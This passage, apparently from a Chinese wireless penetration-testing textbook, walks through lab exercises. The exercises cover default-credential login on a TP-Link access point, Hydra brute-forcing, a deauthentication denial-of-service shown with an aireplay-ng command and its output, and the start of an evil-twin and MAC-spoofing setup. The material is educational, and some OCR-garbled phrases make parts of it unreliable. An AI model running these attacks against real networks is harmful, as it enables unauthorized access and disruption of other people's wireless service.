
实战时间 -- 破解接入点的默认账户

遵循以下步骤来开始：

1. 让我们首先连接到 `Wireless Lab` 接入点，并尝试访问 HTTP 管理界面。我们会看到接入点模型是 `TP-Link WR841N`，像这样：



2. 从厂商的网站中，我们找到了管理员的默认账户是 `admin` 。我们在登录页面上尝试它，并且我们成功登录。这展示了攻破使用默认身份的账户有多容易。我们强烈推荐你获得路由器的在线用户手册。这会允许你理解在渗透测试过程中应该怎么做，以及向你提供其它配置缺陷的洞察。



刚刚发生了什么？

我们验证了这个接入点上的默认密码没有改动，这会让整个网络沦陷。同样，即使默认身份被改动，结果也可能是一些易于猜测或执行字典工具的东西。

试一试 -- 使用爆破来破解账户

在上一个练习中，将密码修改为一些难以猜测或在字典中找到的东西，并看看你是否能够使用爆破的手段攻破它。限制密码的长度和字符，以便你可能会成功。用于破解 HTTP 验证的工具之一叫做 Hydra，Kali 中自带。

5.2 拒绝服务攻击

WLAN 易于受到使用多种技巧的拒绝服务攻击，包括但不仅限于：


- 解除验证攻击
- 接触挂链攻击
- CTS-RTS 攻击
- 信号或频谱干扰攻击

在这本书中，我们会使用下列实验来讨论无线设施上的杰出验证攻击。


实战时间 -- 解除验证 DoS 攻击

遵循以下步骤来开始：

1. 将 `Wireless Lab` 网络配置为使用开放验证，没有任何加密。这会允许我们更易于使用 Wireshark 查看封包。



2. 让我们将 Windows 客户端连接到接入点。我们会在 `airodump-ng` 的界面中看到连接：




3. 现在，在攻击者的主机上，让我们对其执行直接的解除验证攻击。


Kali Linux 32-bit - VMware Player (Non-commercial use only)

```
root@kali:~# aireplay-ng -0 5 -a E8:94:F6:62:1E:8E --ignore-negative-one mon0
22:24:44  Waiting for beacon frame (BSSID: E8:94:F6:62:1E:8E) on channel -1
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
22:24:46  Sending DeAuth to broadcast -- BSSID: [E8:94:F6:62:1E:8E]
22:24:46  Sending DeAuth to broadcast -- BSSID: [E8:94:F6:62:1E:8E]
22:24:47  Sending DeAuth to broadcast -- BSSID: [E8:94:F6:62:1E:8E]
22:24:47  Sending DeAuth to broadcast -- BSSID: [E8:94:F6:62:1E:8E]
22:24:47  Sending DeAuth to broadcast -- BSSID: [E8:94:F6:62:1E:8E]
root@kali:~#
```


4. 要注意，客户端现在完全断开了接入点的连接。我们可以在 `airodump-ng` 界面上验证它。



5. 如果我们使用 Wireshark 来查看流量，你会注意到，我们刚才发送了大量解除验证的封包。



6. 我们可以代表接入点向整个网络发送广播解除验证封包，来执行相同攻击。这会断开所有客户端的连接：



刚刚发生了什么？

我们成功发送了解除验证封包给接入点和客户端。这会导致它们之间的连接断开和通信丢失。

我们也可以发送广播解除验证封包，这会确保附近没有客户端能成功连接到我们的接入点。

要注意，只要客户端断开了，它会尝试再次连接到接入点，所以解除验证攻击应该持续进行，来产生拒绝服务的效果。

这是最易于构造的攻击但是有毁灭性的效果。这很方便在现实世界中使用，来使无线网络崩溃。

试一试 -- 解除关联攻击

尝试弄清如何使用 Kali 上现有工具，对目标设施执行解除关联攻击。你可以发送广播解除关联攻击吗？

5.3 邪恶双生子和接入点 MAC 欺骗

WLAN 设施上的最有潜力的攻击之一就是邪恶双生子。其原理是，在 WLAN 附近引入一个由攻击者控制的接入点。这个接入点具有与授权 WLAN 完全相同的 SSID。


许多无线用户可能会碰巧连接到这个恶意的接入点上，认为它是授权网络的一部分。一旦建立了连接，攻击者就可以执行共建人工及，并且在转发流量的是偶窃听整个通信。我们在之后的章节中会看到中间人攻击如何完成。现实世界中，攻击者会使用这个攻击来接近授权网络，使用户混淆并碰巧连接攻击者的网络。

拥有和授权接入点相同 MAC 地址的邪恶双生子更加难以检测和判断。这就是接入点 MAC 欺骗出现的原因。在下一个实验中，我们会看到如何创建邪恶双生子，并结合接入点 MAC 欺骗。


实战时间 -- 邪恶双生子和 MAC 欺骗

遵循以下步骤来开始：


1. 使用 `airodump-ng` 来定位接入点的 BSSID（MAC） 和 ESSID（SSID），我们会使用它来模拟邪恶双生子。



2. 我们将无线客户端连接到这个接入点上。



